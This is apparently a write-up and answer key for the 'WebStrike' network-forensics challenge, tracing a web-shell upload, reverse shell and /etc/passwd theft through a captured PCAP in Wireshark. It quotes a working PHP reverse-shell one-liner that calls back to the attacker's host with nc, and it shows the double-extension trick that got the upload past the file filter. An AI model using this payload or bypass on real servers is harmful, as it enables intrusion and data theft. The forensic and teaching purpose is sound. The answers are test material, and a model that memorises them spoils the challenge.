WebStrike
- Description: Analyze network traffic using Wireshark to investigate a web server compromise, identify web shell deployment, reverse shell communication, and data exfiltration.
- Difficulty: Easy
- Scenario: A suspicious file was identified on a company web server, raising alarms within the intranet. The Development team flagged the anomaly, suspecting potential malicious activity. To address the issue, the network team captured critical network traffic and prepared a PCAP file for review. Your task is to analyze the provided PCAP file to uncover how the file appeared and determine the extent of any unauthorized activity.
- Link: WebStrike
🔎 Solution
In this challenge, we analyze the file WebStrike.pcap using Wireshark.
First, open Statistics → Conversations. In the IPv4 tab, we can observe a connection between the addresses 117.11.88.124 and 24.49.63.79.


For the address 117.11.88.124, checking it with AbuseIPDB shows that it has been reported around 20 times. The IP originates from China, specifically Tianjin. The other address does not have any notable information, so we can reasonably assume that 117.11.88.124 is the attacker's IP.
Additionally, when inspecting the packets, we can see that 117.11.88.124 initiates the TCP three-way handshake for establishing the connection.

After the connection is established, it begins sending requests to a website, specifically the host shoporoma.com. The attacker's User-Agent is Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0, which indicates that the requests were made from Firefox running on Linux.

Besides the GET requests, we want to check whether the attacker attempted to upload anything to the web server. To do this, filter the packets to retrieve HTTP POST requests originating from the attacker:
ip.src==117.11.88.124 and http.request.method=="POST"
The results show two POST requests sent to /reviews/upload.php.


Inspecting the first request reveals that the attacker uploaded a file named image.php. Its content is a reverse shell payload:
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>
However, the server responded with the error "Invalid file format."
Looking at the second request, the attacker uploaded the same payload again, but this time the file name was changed to image.jpg.php. This time the server accepted the upload and returned a message indicating that the file had been uploaded successfully.

Now let's analyze the command embedded in the uploaded file. Specifically, it performs the following actions:
- The server connects back to the attacker at
117.11.88.124:8080 - The attacker sends commands
- The commands are written into
/tmp/f /bin/shexecutes them, spawning a shell- The command output is sent back to the attacker
This is a common reverse shell payload used in web exploitation.

After successfully uploading the file, the attacker accessed it. The file was stored at /reviews/uploads/image.jpg.php.
Next, we continue the investigation. In TCP stream 13, we can see the attacker starting to execute several commands such as whoami, uname -a, ls /home, and most importantly cat /etc/passwd.

Finally, the attacker transfers this file back to their own machine.

✏️ Task answers
Q1: Identifying the geographical origin of the attack facilitates the implementation of geo-blocking measures and the analysis of threat intelligence. From which city did the attack originate?
Tianjin
Q2: Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's Full User-Agent?
Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Q3: We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?
image.jpg.php
Q4: Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?
/reviews/uploads/
Q5: Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?
8080
Q9: Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?
passwd